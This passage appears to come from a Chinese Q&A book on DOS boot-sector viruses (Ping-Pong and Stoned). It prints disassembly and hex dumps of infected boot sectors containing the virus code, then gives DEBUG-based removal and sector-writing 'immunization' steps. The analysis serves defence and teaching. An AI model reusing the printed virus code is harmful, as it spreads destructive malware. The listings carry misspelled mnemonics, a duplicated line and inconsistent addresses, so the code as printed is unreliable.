1129: 0291  206F72      AND     [BX+72], CH
1129: 0294  206469      AND     [SI+69], AH
1129: 0297  736B        JNB     0304
```

```
1129: 0299  206572      AND     [DI+72], AH
1129: 029C  726F        JB      030D
1129: 029E  720D        JB      02AD
1129: 02A0  0A5265      OR      DL, [BP+SI+65]
1129: 02A3  706C        JO      0311
1129: 02A5  61          DB      61
1129: 02A6  63          DB      63
1129: 02A7  65          DB      65
1129: 02A8  20616E      AND     [BX+DI+6E], AH
1129: 02AB  64          DB      64
1129: 02AC  207374      AND     [BP+DI+74], DH
1129: 02AF  7269        JB      031A
1129: 02B1  6B          DB      6B
1129: 02B2  65          DB      65
1129: 02B3  20616E      AND     [BX+DI+6E], AH
1129: 02B6  7920        JNS     02D8
1129: 02B8  6B          DB      6B
1129: 02B9  65          DB      65
1129: 02BA  7920        JNS     02DC
1129: 02BC  7768        JA      0326
1129: 02BE  65          DB      65
1129: 02BF  6E          DB      6E
1129: 02C0  207265      AND     [BP+SI+65], DH
1129: 02C3  61          DB      61
1129: 02C4  64          DB      64
1129: 02C5  790D        JNS     02D4
1129: 02C7  0A00        OR      AL, [BX+SI]
1129: 02C9  0D0A44      OR      AX, 440A
1129: 02CC  69          DB      69
1129: 02CD  736B        JNB     033A
1129: 02CF  20426F      AND     [BP+SI+6F], AL
1129: 02D2  6F          DB      6F
1129: 02D3  7420        JZ      02F5
1129: 02D5  66          DB      66
1129: 02D6  61          DB      61
1129: 02D7  69          DB      69
1129: 02D8  6C          DB      6C
1129: 02D9  7572        JNZ     034D
1129: 02DB  65          DB      65
1129: 02DC  0D0A00      OR      AX, 000A
1129: 02DF  67          DB      67
1129: 02E0  7762        JA      0344
1129: 02E2  69          DB      69
1129: 02E3  6F          DB      6F
1129: 02E4  2020        AND     [BX+SI], AH
```

```
1129: 02E6  20636F          AND     [BP+DI+6F], AH
1129: 02E9  6D              DB      6D
1129: 02EA  306777          XOR     [BX+77], AH
1129: 02ED  64              DB      64
1129: 02EE  6F              DB      6F
1129: 02EF  7320            JNB     0311
1129: 02F1  2020            AND     [BX+SI], AH
1129: 02F3  63              DB      63
1129: 02F4  6F              DB      6F
1129: 02F5  6D              DB      6D
1129: 02F6  3000            XOR     [BX+SI], AL
1129: 02F8  0000            ADD     [BX+SI], AL
1129: 02FA  0000            ADD     [BX+SI], AL
1129: 02FC  0000            ADD     [BX+SI], AL
1129: 02FE  55              PUSH    BP
1129: 02FF  AA              STOSB
```

(2) (感染圆点病毒后磁盘引导扇区反汇编程序清单

```
>debug
-L  100  201
-U  100  2ff
1129: 0100  EB1C            JMP     011E
1129: 0102  90              NOP
1129: 0103  47              INC     DI
1129: 0104  57              PUS     DI
1129: 0105  2020            AND     [BX+SI], AH
1129: 0107  2032            AND     [BP+SI], DH
1129: 0109  2E              CS:
1129: 010A  3100            XOR     [BX+SI], AX
1129: 010C  0202            ADD     AL, [BP+SI]
1129: 010E  0100            ADD     [BX+SI], AX
1129: 0110  027000          ADD     DH, [BX+SI+00]
1129: 0113  D002            ROL     BYTE PTR, [BP+SI], 1
1129: 0115  FD              STD
1129: 0116  0200            ADD     AL, [BX+SI]
1129: 0118  0900            OR      [BX+SI], AX
1129: 011A  0200            ADD     AL, [BX+SI]
1129: 011C  0000            ADD     [BX+SI], AL
1129: 011E  33C0            XOR     AX, AX
1129: 0120  8ED0            MOV     SS, AX
1129: 0122  BC007C          MOV     SP, 7C00
1129: 0125  8EDB            MOV     DS, AX
1129: 0127  A11304          MOV     AX, [0413]
1129: 012A  2D0200          SUB     AX, 0002
1129: 012D  A31304          MOV     [0413], AX
1129: 0130  B106            MOV     CL, 06
```

```
1129: 0132  D3E0          SHL     AX, CL
1129: 0134  2DC007        SUB     AX, 07C0
1129: 0137  8EC0          MOV     ES, AX
1129: 0139  BE007C        MOV     SI, 7C00
1129: 013C  8BFE          MOV     DI, SI
1129: 013E  B90001        MOV     CX, 0100
1129: 0141  F3            REPZ
1129: 0142  A5            MOVSW
1129: 0143  8EC8          MOV     CS, AX
1129: 0145  0E            PUSH    CS
1129: 0146  1F            POP     DS
1129: 0147  E80000        CALL    014A
1129: 014A  32E84         XOR     AH, AH
1129: 014C  CD13          INT     13
1129: 014E  8026F87D80    AND     BYTE PTR [7DF8], 80
1129: 0153  8B1EF97D      MOV     BX, [7DF9]
1129: 0157  0E            PUSH    CS
1129: 0158  58            POP     AX
1129: 0159  2D2000        SUB     AX, 0020
1129: 015C  8EC0          MOV     ES, AX
1129: 015E  E83C00        CALL    019D
1129: 0161  8B1EF97D      MOV     BX, [7DF9]
1129: 0165  43            INC     BX
1129: 0166  B8C0FF        MOV     AX, FFC0
1129: 0169  8EC0          MOV     ES, AX
1129: 016B  E82F00        CALL    019D
1129: 016E  33C0          XOR     AX, AX
1129: 0170  A2F77D        MOV     [7DF7], AL
1129: 0173  8ED8          MOV     DS, AX
1129: 0175  AL4C00        MOV     AX, [004C]
1129: 0178  8B1E4E00      MOV     BX, [004E]
1129: 017C  C7064C00D07C  MOV     WORD PTR [004C], 7CD0
1129: 0182  8C0E4E00      MOV     [004E], CS
1129: 0186  0E            PUSH    CS
1129: 0187  1F            POP     DS
1129: 0188  A32A7D        MOV     [7D2A], AX
1129: 018B  891E2C7D      MOV     [7D2C], BX
1129: 018F  8A16F87D      MOV     DL, [7DF8]
1129: 0193  EA007C0000    JMP     0000:7C00
1129: 0198  B80103        MOV     AX, 0301
1129: 019B  EB03          JMP     01A0
1129: 019D  B80102        MOV     AX, 0201
1129: 01A0  93            XCHG    BX, AX
1129: 01A1  03061C7C      ADD     AX, [7C1C]
1129: 01A5  33D2          XOR     DX, DX
```

```
1129: 01A7  F736187C      DIV     WORD PTR [7C18]
1129: 01AB  FEC2          INC     DL
1129: 01AD  8AEA          MOV     CH, DL
1129: 01AF  33D2          XOR     DX, DX
1129: 01B1  F7361A7C      DIV     WORD PTR [7C1A]
1129: 01B5  B106          MOV     CL, 06
1129: 01B7  D2E4          SHL     AH, CL
1129: 01B9  0AE5          OR      AH, CH
1129: 01BB  8BC8          MOV     CX, AX
1129: 01BD  86E9          XCHG    CL, CH
1129: 01BF  8AF2          MOV     DH, DL
1129: 01C1  8BC3          MOV     AX, BX
1129: 01C3  8A16F87D      MOV     DL, [7DF8]
1129: 01C7  BB0080        MOV     BX, 8000
1129: 01CA  CD13          INT     13
1129: 01CC  7301          JNB     01CF
1129: 01CE  58            POP     AX
1129: 01CF  C3            RET
1129: 01D0  1E            PUSH    DS
1129: 01D1  06            PUSH    ES
1129: 01D2  50            PUSH    AX
1129: 01D3  53            PUSH    BX
1129: 01D4  51            PUSH    CX
1129: 01D5  52            PUSH    DX
1129: 01D6  0E            PUSH    CS
1129: 01D7  1F            POP     DS
1129: 01D8  0E            PUSH    CS
1129: 01D9  07            POP     ES
1129: 01DA  F606F77D01    TEST    BYTE PTR [7DF7], 01
1129: 01DF  7542          JNZ     0223
1129: 01E1  80FC02        CMP     AH, 02
1129: 01E4  753D          JNZ     0223
1129: 01E6  3816F87D      CMP     [7DF8], DL
1129: 01EA  8816F87D      MOV     [7DF8], DL
1129: 01EE  7522          JNZ     0212
1129: 01F0  32E4          XOR     AH, AH
1129: 01F2  CD1A          INT     1A
1129: 01F4  F6C67F        TEST    DH, 7F
1129: 01F7  750A          JNZ     0203
1129: 01F9  F6C2F0        TEST    DL, F0
1129: 01FC  7505          JNZ     0203
1129: 01FE  52            PUSH    DX
1129: 01FF  E8B101        CALL    03B3
1129: 0102  5A            POP     DX
1129: 0103  8BCA          MOV     CX, DX
```

```
1129: 0205  2B16B07E      SUB     DX, [7EB0]
1129: 0209  890EB07E      MOV     [7EB0], CX
1129: 020D  83EA24        SUB     DX, +24
1129: 020D  83EA24        SUB     DX, +24
1129: 0210  7211          JB      0223
1129: 0212  800EF77D01    OR      BYTE PTR [7DF7], 01
1129: 0217  56            PUSH    SI
1129: 0218  57            PUSH    DI
1129: 0219  E81200        CALL    022E
1129: 021C  5F            POP     DI
1129: 021D  5E            POP     SI
1129: 021E  8026F77DFE    AND     BYTE PTR [7DF7], FE
1129: 0223  5A            POP     DX
1129: 0224  59            POP     CX
1129: 0225  5B            POP     BX
1129: 0226  58            POP     AX
1129: 0227  07            POP     ES
1129: 0228  1F            POP     DS
1129: 0229  EAC80100C8    JMP     C800: 01C8
1129: 022E  B80102        MOV     AX, 0201
1129: 0231  B800          MOV     DH, 00
1129: 0233  B90100        MOV     CX, 0001
1129: 0236  E88AFF        CALL    01C3
1129: 0238  F606F87D80    TEST    BYTE PTR [7DF8], 80
1129: 023E  7423          JZ      0263
1129: 0240  BEBE81        MOV     SI, 81BE
1129: 0243  B90400        MOV     CX, 0004
1129: 0246  807C0401      CMP     BYTE PTR [SI+04], 01
1129: 024A  740C          JZ      0258
1129: 024C  807C0404      CMP     BYTE PTR [SI+04], 04
1129: 0250  7406          JZ      0258
1129: 0252  83C610        ADD     SI, 10
1129: 0255  E2EF          LOOP    0246
1129: 0257  C3            RET
1129: 0258  8B14          MOV     DX, [SI]
1129: 025A  8B4C02        MOV     CX, [SI+02]
1129: 025D  B80102        MOV     AX,0201
1129: 0260  E860EF        CALL    01C3
1129: 0263  BE0280        MOV     SI, 8002
1129: 0266  BF027C        MOV     DI, 7C02
1129: 0269  B91C00        MOV     CX, 001C
1129: 026C  F3            REPZ
1129: 026D  A4            MOVSB
1129: 026E  813EFC815713  CMP     WORD PTR [81FC], 1357
1129: 0274  7515          JNZ     028B
```

```
1129: 0276  803EFB8100          CMP     BYTE PTR [81FB], 00
1129: 027B  730D                JNB     028A
1129: 027D  A1F581              MOV     AX, [8AF5]
1129: 0280  A3F57D              MOV     [7DF5], AX
1129: 0283  8B36F981            MOV     SI, [81F9]
1129: 0287  E90801              JMP     0392
1129: 028A  C3                  RET
1129: 028B  813E0B800002        CMP     WORD PTR [800B], 0200
1129: 0291  75F7                JNZ     028A
1129: 0293  803E0D8002          CMP     BYTE PTR [800D], 02
1129: 0298  72F0                JB      028A
1129: 029A  8B0E0E80            MOV     CX, [800E]
1129: 029E  A01080              MOV     AL, [8010]
1129: 02A1  98                  CBW
1129: 02A2  F7261680            MUL     WORD PTR [8016]
1129: 02A6  03C8                ADD     CX, AX
1129: 02A8  B82000              MOV     AX, 0020
1129: 02AB  F7261180            MUL     WORD PTR [8011]
1129: 02AF  05FF01              ADD     AX, 01FF
1129: 02B2  BB0002              MOV     BX, 0200
1129: 02B5  F7F3                DIV     BX
1129: 02B7  03C8                ADD     CX, AX
1129: 02B9  890EF57D            MOV     [7DF5], CX
1129: 02BD  A1137C              MOV     AX, [7C13]
1129: 02C0  2B06F57D            SUB     AX, [7DF5]
1129: 02C4  8A1E0D7C            MOV     BL, [7C0D]
1129: 02C8  33D2                XOR     DX, DX
1129: 02CA  32EF                XOR     BH, BH
1129: 02CC  F7F3                DIV     BX
1129: 02CE  40                  INC     AX
1129: 02CF  8BF8                MOV     DI, AX
1129: 02D1  8026F77DFB          AND     BYTE PTR [7DF7], FB
1129: 02D6  3DF00F              CMP     AX, 0FF0
1129: 02D9  7605                JBE     02E0
1129: 02DB  800EF77D04          OR      BUYTE-PTR [7DF7], 04
1129: 02E0  BE0100              MOV     SI, 0001
1129: 02E3  8B1E0E7C            MOV     BX, [7C0E]
1129: 02E7  4B                  DEC     BX
1129: 02E8  891EF37D            MOC     [7DF3], BX
1129: 02EC  C606B2EFE           MOV     BYTE PTR [7EB2], FE
1129: 02F1  EB0D                JMP     0300
1129: 02F3  0100                ADD     [BX+SI], AX
1129: 02F5  0C00                OR      AL, 00
1129: 02F7  0100                ADD     [BX+SI], AX
1129: 02F9  54                  PUSH    SP
```

```
1129: 02FA  0100          ADD     [BX+SI], AX
1129: 02FC  57            PUSH    DI
1129: 02FD  1355AA        ADC     DX, [DI-56]
```

71. 清除圆点病毒应从哪些方面入手?

应从下述三个方面入手:

(1) 恢复磁盘上正确的 Boot 区。

(2) 加免疫功能，对处理后的软盘或硬盘永不再被这类病毒所感染。

(3) 恢复病毒所占的两个扇区可用空间。

上述的操作进行完毕，即可清除感染病毒，同时也给磁盘加了免疫标志。在操作时应当注意的一点是，以上操作都应在无"毒"状态下进行，即由正常的 DOS 盘引导系统。而且当前系统的版本与磁盘一致，否则，有些时候会出现难以预料情况。

72. 怎样消除圆点病毒?

如果软盘或者硬盘感染了圆点病毒，既可以通过人工处理，也可以通过程序自动处理，二种处理方式均可达到消除圆点病毒的目的。下面介绍常用的几种方法:

(1) 方法 1

执行 SYS 命令法

操作:

①将没有感染圆点病毒的 DOS 系统盘插入 A 驱动器，冷启动或热启动系统。要求此系统版本应和硬盘的系统版本相同或高于硬盘系统版本。

②在 A＞下打入 SYS　C:(或 A:，或 B:)

③重新从硬盘启动，即可恢复正常。

这种方法是用正常的系统代之有毒系统，但仍然有 1024 个字节的坏扇区。

(2) 方法 2

替代 Boot 法

因为圆点病毒程序修改了磁盘引导扇区，所以将正常引导程序从磁盘中调出，再写入带毒磁盘的 0 面 0 道 1 扇区（逻辑 0 扇区)，将侵到该扇区的病毒程序覆盖。这种方法被病毒破坏的文件分配表未得到恢复。

(3) 方法 3

格式化病毒磁盘法

对已经被感染上的磁盘，重新格式化就达到消毒的目的，但是这种方法对于目标盘数据有保留价值的要备份下来。

操作:

在 A 驱动器中插入未带病毒的操作系统，冷(热）启动主机后，取出软盘，把格式化了备份盘(保证未有病毒）插入 B 驱动器，使用 COPY 命令把 A 盘中的指定文件拷贝到 B 盘。此时不能用 DISKCOPY 命令。然后在 A 驱动器中再次插入操作系统盘重新启动，把被拷贝过的病毒盘插入 B 驱动器，使用格式化命令 FORMAT B: 格式化 B 盘，此盘便可作为备份盘使用，从而达到去除病毒的目的。

利用这种方法，一般说来，感染了病毒的数据盘不会传播病毒，但误把数据盘当作系统软盘的情况又是另一回事。这种方法工作量非常之大。尤其是消除硬盘的病毒。

(4) 方法 4

在硬盘上建立子目录的方法

首先在硬盘上建立一个子目录，然后把染有病毒软盘上的文件用 A＞COPY＊．＊ C: 拷贝到硬盘子目录中，然后对染毒软盘进行格式化，再把硬盘子目录的文件用 C＞COPY＊．＊ A: 拷回软盘。

对硬盘，首先把硬盘根目下要保存的文件，分别拷贝到硬盘子目录中，然后从硬盘子目录中把硬盘要备份的文件拷贝到软盘上。硬盘中要备份的文件处理完毕，可对 C 盘进行格式化。即可消除硬盘上的病毒。

(5) 方法 5

利用 DEBUG 程序

操作:

①用无毒的系统盘启动系统;

②在 A＞下调用 DEBUG 程序;

③调入感染的引导区到内存，即进行如下操作:

```
-L  100  0  0  1
```

④显示引导区的最后 16 个字节，查看是否真正被感染。正常时右边应显示 COM 等字样，即进行如下操作:

```
-D  2F0  2FF
```

⑤若已感染，找到 2F9，2FA 字节中的内容，计算原正常引导区存放的相对扇区号。方法

是 2FA 为高 8 位，2F9 为低 8 位，得到一个四位的十六进制数，然后加 1，设为 N，即进行如下操作：

```
-L  100  0  N  1
```

⑥查看相对扇区号 N 中的内容，确定是否为真正引导区的内容。

⑦加免疫标志

将 2FC、2FD 单元中置 57 和 13，即进行：

```
-E  2FC  57  13
```

⑧在确保为正确引导记录后进行写盘，即进行如下操作：

```
-W  100  0  0  1
```

但需要注意的有两点：

①当 N 中不为正确引导程序时，不可作如上处理。

②把 FAT 中 FF7 坏簇标志应置成 000 未分配簇标志。

利用 DEBUG 清除圆点病毒不仅可以根除病毒程序，收回坏簇，而且还可以使盘上带有免疫标志。

在利用上述方法进行消除硬盘或者软盘上的病毒时应当注意的至少有两点：

第一点　一定要使用无毒带有写保护的系统盘启动系统，保证系统内存中无圆点病毒进入。

第二点　一定将硬盘或者软盘上的病毒消除之后，当清除另一张有毒的盘前，再重新用无毒带写保护的系统盘启动，真正消除内存中的病毒驻留。

(6) 利用单面盘抗御圆点病毒法

圆点病毒对单面盘不传染，这是由于病毒传染部分对于每簇小于两个扇区的磁盘不传染。制作单面盘可以采取如下的操作步骤：

①用带有 FORMAT 程序的磁盘插入 A 驱动器，一张空白盘插入 B 驱动器，执行命令：

```
A>FORMAT  B:/S/1
```

②将 B 驱动器中的磁盘取出来，插入 A 驱动器，重新引导系统，这样便可消除驻留在内存中的病毒。

③再利用 FORMAT /S 命令格式化系统盘，将带有病毒的盘上的文件拷贝到新格式化的系统盘上，可使用 COPY A: *.* B: 命令。

④用 DISKCOPY 将新系统盘复制到带病毒系统盘上，贴上写保护标签，便消除了系统盘上的病毒。

73. 怎样使磁盘免疫圆点病毒的侵入?

预防该病毒，可以在磁盘上设置一个假的“标志”，表示该盘已受感染，以后可以免于真的遭受该病毒侵袭。其操作方法：

在磁盘 0 面 0 道逻辑 0 扇区　1FC 和 1FD 写上 5713。

例如已知正确的 Boot 区所在的有毒盘上扇区号为 A1，将此扇区用 DEBUG 的 L 命令调入内存，修改引导扇区的第 509，510 两个字节为“5713”（实际上是“1357”，因为在机器内存中高位在后），最后将此扇区的内容用 W 写命令写入 0 扇区。用以覆盖原来的有病毒的 Boot 区。

具体操作步骤：

```
A>DEBUG
-L  100  0  A1  1; 将扇区号为A1的正确Boot区内容调入内存。
-E  2FC
110B: 02FC  57  13; 修改该扇区509-510字节为"5713"加免疫标志。
-W  100  0  0  1; 将此扇区写入0扇区。
```

这样即可给磁盘加上圆点病毒标志，当病毒再次传染该盘，认为已经传染了，故不再进行感染，从而达到免疫的目的。

74. 大麻病毒有哪些别名?

大麻病毒是 1988 年下半年首先在新西兰发现的，我国出现的大麻病毒据公安部调查是从香港进来的。大麻病毒又称石头病毒，Marijuana 病毒和 stone 病毒。

75. 大麻病毒是哪一种类型的病毒?

若按破坏情况大麻病毒属于恶性病毒。计算机中的恶性病毒与生物学中的恶性病毒类似，它的目的在于人为破坏计算机系统的数据，大麻病毒破坏软磁盘目录区的内容和硬盘上的文件分配表 FAT，破坏系统文件，造成用户丢失数据文件。按传染方式分类它属于磁盘引导区传染的计算机病毒，对软盘感染引导扇区，对硬盘感染主引导扇区，按链接方式分类它属于操作系统病毒，按攻击的机种和对象分类它属于攻击

IBM PC 及其兼容机的病毒。该种病毒通过启动而读入内存 0000：7C00 处执行。

76. 大麻病毒有何症状?

在被传染大麻病毒的机器运行中的某一个时刻，会在屏幕左上角出现一行字符："Your pc is Now Stoned!"这是一种表现形式。我们还发现，当感染这种病毒的机器，每次启动时在屏幕左上角都显示"Your pc is new Stoned!"一行字符，这是大麻病毒的一种变种。

大麻病毒的表现形式不明显，所以很难被用户发现。

77. 正常的DOS引导扇区与感染大麻病毒 DOS 的引导扇区在内存映象上有何不同?

以 PC-DOS2.0 为例，正常引导扇区的内存映象如图 3.3 所示；感染了大麻病毒的磁盘引导扇区的内存映象如图 3.4 所示:

```
debug
-1100  ?  0  1
-d    100
1F9F: 0100 EB 2C 90 49 42 4D 20 20-22 2E 30 00 02 10 01 00   K , . I B M    2 . 0 . . . . .
1F9F: 0110 02 00 04 17 A3 F8 08 00-11 00 04 00 01 00 80 00   . . . . #X . . . . . . . . . .
1F9F: 0120 0A DF 02 25 02 09 2A FF-50 F6 00 02 CD 19 FA 33   . - . % . . * . P V . . M . Z 3
1F9F: 0130 C0 8E D0 BC 00 7C 8E D8-A3 7A 00 C7 06 78 00 21   @ . P < . : . X #Z . G . X . !
1F9F: 0140 7C FB CD 13 73 03 E9 95-00 0E 1F A0 10 7C 98 F7   : { M . S . i . . . . . : . W
1F9F: 0150 26 16 7C 03 06 1C 7C 03-06 0E 7C A3 03 7C A3 13   & . : . . . . : . . . : #. : #.
1F9F: 0160 7C B8 20 00 F7 26 11 7C-05 FF 01 BB 00 02 F7 F3   : 8   . W& . : . . . ; . . WS
1F9F: 0170 01 06 13 7C E8 7E 00 72-B3 A1 13 7C A3 7E 7D B8   . . . : h ~ . r 3 | . : #~} 8
-d
1F9F: 0180 70 00 8E C0 8E D8 BB 00-00 2E A1 13 7C E8 B6 00   P . . @ . X ; . . . | . : h 6 .
1F9F: 0190 2E A0 18 7C 2E 2A 06 15-7C FE C0 32 E4 50 B4 02   .   . : . * . . : ~@2 d P 4 .
1F9F: 01A0 E8 C1 00 58 72 38 2E 28-06 20 7C 76 0E 2E 01 06   h A . Xr 8 . (   . : V . . . .
1F9F: 01B0 13 7C 2E F7 26 0B 7C 03-D8 EB CE 0E 1F CD 11 D0   . : . W& . : . XKN . . M . P
1F9F: 01C0 C0 D0 C0 25 03 00 75 01-40 40 8B C8 F6 06 1E 7C   @P @%. . u . @@ . HV . . :
1F9F: 01D0 80 75 02 33 C0 8B 1E 7E-7D EA 00 00 70 00 BE C9   . u . 3 @ . . ~} j . . P . >I
1F9F: 01E0 7D E8 02 00 EB FE 2E AC-24 7F 74 4D B4 0E BB 07   } h . . K ~ . . S . t M4 . ; .
1F9F: 01F0 00 CD 10 EB F1 B8 50 00-8E C0 0E 1F 2E A1 03 7C   . M . Kq 8 P . . @ . . . | . :
-d
1F9F: 01F0 E8 43 00 BB 00 00 B8 01-02 E8 58 00 72 2C 33 FF   h C . ; . . 8 . . h X . r , 3 .
1F9F: 01F0 B9 0B 00 26 80 0D 20 26-80 4D 20 20 47 E2 F4 33   9 . . & . .   & . M   G b t 3
1F9F: 01F0 FF BE DF 7D B9 0B 00 FC-F3 A6 75 0E BF 20 00 BE   . >- } 9 . . : s & u . ?   . >
1F9F: 01F0 EB 7D B9 0B 00 F3 A6 75-01 C3 BE 80 7D E8 A6 FF   k } 9 . . S & u . C > . } h & .
1F9F: 01F0 B4 00 CD 16 F9 C3 1E 0E-1F 33 D2 F7 36 18 7C FE   4 . M . Y C . . . 3 R W6 . : ~
1F9F: 01F0 C2 88 16 15 7C 33 D2 F7-36 1A 7C 88 16 1F 7C A3   B . . . : 3 R W6 . : . . . : #
1F9F: 01F0 08 7C 1F C3 2E 8B 16 08-7C B1 06 D2 E6 2E 0A 36   . : . C . . . . : 1 . Rf . . 6
1F9F: 01F0 15 7C 8B CA 86 E9 2E 8B-16 1E 7C CD 13 C3 00 00   . : . J . i . . . . : M . C . .
-d
1F9F: 0280 0D 0A 4E 6F 6E 2D 53 79-73 74 65 6D 20 64 69 73   . . N o n - S Y s t e m   d i s
1F9F: 0290 6B 20 6F 72 20 64 69 73-6B 20 65 72 72 6F 72 0D   k   O r   d i s k   e r r o r .
1F9F: 02A0 0A 52 65 70 6C 61 63 65-20 61 6E 64 20 73 74 72   . R e p l a c e   a n d   s t r
1F9F: 02B0 69 6B 65 20 61 6E 79 20-6B 65 79 20 77 68 65 6E   i k e   a n y   k e y   W h e n
```

```
1F9F: 02C0 20 72 65 61 64 79 0D 0A-00 0D 0A 44 69 73 6B 20   r e a d y . . . . . D i s k
1F9F: 02D0 42 6F 6F 74 20 66 61 69-6C 75 72 65 0D 0A 00 67   B o o t   f e i l u r e . . . g
1F9F: 02E0 77 62 69 6F 20 20 20 63-6F 6D 30 67 77 64 6F 73   w b i o       c o m o g w d o s
1F9F: 02F0 20 20 20 63 6F 6D 30 00-00 00 00 00 00 00 55 AA        c o m 0 . . . . . U *
```

图 3.3　正常 PC-DOS 引导扇区内存映象

```
-l  100  0  0  1
-d  100
1F9F: 0100 EA 05 00 C0 07 E9 99 00-00 29 03 00 C8 E4 00 80   j . . @. i . . . ) . . H d . .
1F9F: 0110 9F 00 7C 00 00 1E 50 80-FC 02 72 17 80 FC 04 73   . . : . . . P . : . r . : . S
1F9F: 0120 12 0A D2 75 0E 33 C0 8E-D8 A0 3F 04 A8 01 75 03   . . R u . 3 @. X  ? . ( . u .
1F9F: 0130 E8 07 00 58 1F 2E FF 2E-09 00 53 51 52 06 56 57   h . . X . . . . . S Q R . V W
1F9F: 0140 BE 04 00 B8 01 02 0E 07-BB 00 02 33 C9 8B D1 41   > . . 8 . . . . ; . . 3 I . Q A
1F9F: 0150 9C 2E FF 1E 09 00 73 0E-33 C0 9C 2E FF 1E 09 00   . . . . . S . 3 @. . . . . .
1F9F: 0160 4E 75 E0 EB 35 90 33 F6-BF 00 02 FC 0E 1F AD 3B   N u ' k 5 . 3 v ? . . : . . - ;
1F9F: 0170 05 75 06 AD 3B 45 02 74-21 B8 01 03 BB 00 02 B1   . u . - ; E . t ! 8 . . ; . . 1

1F9F: 0180 03 B6 01 9C 2E FF 1E 09-00 72 0F B8 01 03 33 DB   . 6 . . . . . r . 8 . . 3 I
1F9F: 0190 B1 01 33 D2 9C 2E FF 1E-09 00 5F 5E 07 5A 59 5B   1 . 3 R . . . . . - ^ . Z Y [
1F9F: 01A0 C3 33 C0 8E D8 FA 8E D0-BC 00 7C FB A1 4C 00 A3   C 3 @. Xz . P < . : { | L . #
1F9F: 01B0 09 7C A1 4E 00 A3 0B 7C-A1 13 04 48 48 A3 13 04   . : | N . #. : | . . HH#. .
1F9F: 01C0 B1 06 D3 E0 8E C0 A3 0F-7C B8 15 00 A3 4C 00 8C   1 . S ' . @#. : 8 . . #L . .
1F9F: 01D0 06 4E 00 B9 B8 01 0E 1F-33 F6 8B FE FC F3 A4 2E   . N . 9 8 . . . 3 v . ~ : s $ .
1F9F: 01E0 FF 2E 0D 00 B8 00 00 CD-13 33 C0 8E C0 B8 01 02   . . . . 8 . . M . 3 @. @8 . .
1F9F: 01F0 BB 00 7C 2E 80 3E 08 00-00 74 0B B9 07 00 BA 80   ; . : . . > . . . t . 9 . . : .

1F9F: 0200 00 CD 13 EB 49 90 B9 03-00 BA 00 01 CD 13 72 3E   . M . K I . 9 . . : . . M . r >
1F9F: 0210 26 F6 06 6C 04 07 75 12-BE 89 01 0E 1F AC 0A C0   & v . l . . u . > . . . . , . @
1F9F: 0220 74 08 B4 0E B7 00 CD 10-EB F3 0E 07 B8 01 02 BB   t . 4 . 7 . M . k s . . 8 . . ;
1F9F: 0230 00 02 B1 01 BA 80 00 CD-13 72 13 0E 1F BE 00 02   . . 1 . : . . M . r . . . > . .
1F9F: 0240 BF 00 00 AD 3B 05 75 11-AD 3B 45 02 75 0B 2E C6   ? . .  ; . u .  ; E . u . . F
1F9F: 0250 06 08 00 00 2E FF 2E 11-00 2E C6 06 08 00 02 B8   . . . . . F . . . . 8
1F9F: 0260 01 03 BB 00 02 B9 07 00-BA 80 00 CD 13 72 DF 0E   . . ; . . 9 . . : . . M . r - .
1F9F: 0270 1F 0E 07 BE BE 03 BF BE-01 B9 42 02 F3 A4 B8 01   . . . > > . ? > . 9 B . s $ 8 .

1F9F: 0280 03 33 DB FE C1 CD 13 EB-C5 07 59 6F 75 72 20 50   . 3 [ ~ A M . K E . Y o u r   p
1F9F: 0290 43 20 69 73 20 6E 6F 77-20 53 74 6F 6E 65 64 21   C   i s   n o w   S t o n e d !
1F9F: 02A0 07 0D 0A 0A 00 4C 45 47-41 4C 49 53 45 20 4D 41   . . . . . L E G A L I S E   M A
1F9F: 02B0 52 49 4A 55 41 4E 41 21-00 00 00 00 00 00 00 00   R I J U A N A ! . . . . . .
1F9F: 02C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   . . . . . .
1F9F: 02D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   . . . . . .
1F9F: 02E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   . . . . . .
1F9F: 02F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   . . . . . .
```

图 3.4　感染了大麻病毒软盘引导扇区的内存映象

78. 大麻病毒的破坏性对软盘和硬盘是否相同?

大麻病毒的传染力很强，用带病毒的软盘启动，硬盘即受传染，大麻病毒改写了原机上磁盘I/O中断INT 13H的入口，对A驱动器上的软盘读和写，均会使软盘感染，把原引导区上的磁盘引导程序放到软盘的根目录区0道1面3扇区，从而有可能破坏软盘上的文件目录，即软盘根目录中排在第92～122位置的文件目录会被覆盖。

当硬盘受其感染时，大麻病毒占领了硬盘的第一个扇区（该扇区的内容由主引导程序和分区信息表这两部分组成），即0道0磁头1扇区。由于该扇区是硬盘的隐含扇区，排在硬盘的逻辑0扇区之前，因而不能用调试工具DEBUG的一般命令读出，可见大麻病毒有很大的隐蔽性。

由于在IBM PC/XT，IBM PC/AT及其兼容机中，有一类型硬盘的逻辑0区设定在0道1磁头1扇区（即硬盘第一扇区分区信息中导引分区参数前4个字节是80010100），而另一类型硬盘逻辑0扇区设定在0磁道0磁头2扇区（分区参数表该项前4个字节是80000200），因而大麻病毒对这两种类型硬盘的危害程度有所不同。

在逻辑0扇区设定在0道1磁头1扇区的硬盘中，0道0磁头7区仍属隐含扇区（在逻辑0扇区之前），故原机硬盘主引导程序保存在这个扇区中，对硬盘中的有用信息没有影响，因此仍可用感染上病毒的硬盘进行启动（但同样可以传染软盘，且更有隐蔽性）。

在逻辑0扇区设定在0道0磁头2扇区的硬盘中，0道0磁头7区是5扇区，而该扇区是硬盘文件分配表（FAT）使用区。是系统读/写文件时频繁读/写的扇区，而病毒把原机主引导程序保存在此扇区时，会破坏FAT表的完整性，从而可能使一些文件受破坏，另一方面，由于FAT表在写文件时或删除文件时会被改写，会破坏在此的主引导程序，因而当大麻病毒程序调用此扇区的硬盘主引导程序时，会造成死机，不能进行正常的硬盘启动。

79. 大麻病毒是如何在磁盘上存放的?

大麻病毒在软盘和硬盘上的存储方式不同。对于软盘存储于0面0道1扇区，病毒程序占据此位置后，将原引导扇区移至该盘的1面0道3扇区。对360K软盘相对0B扇区，对1.2M高密度盘而言相对011扇区。对于硬盘它存放在主引导扇区，即硬盘的第一物理扇区。当大麻病毒侵入硬盘以后，将原主引导扇区的内容移到了0柱面0磁头。第7扇区内。

80. 大麻病毒与圆点病毒在传染方式上有何不同?

每一种具体的计算机病毒都有其特定的传染方式和传染特点，并以不同的途径或方式攻击计算机系统。大麻病毒与圆点病毒在传染方式上有如下几点不同:

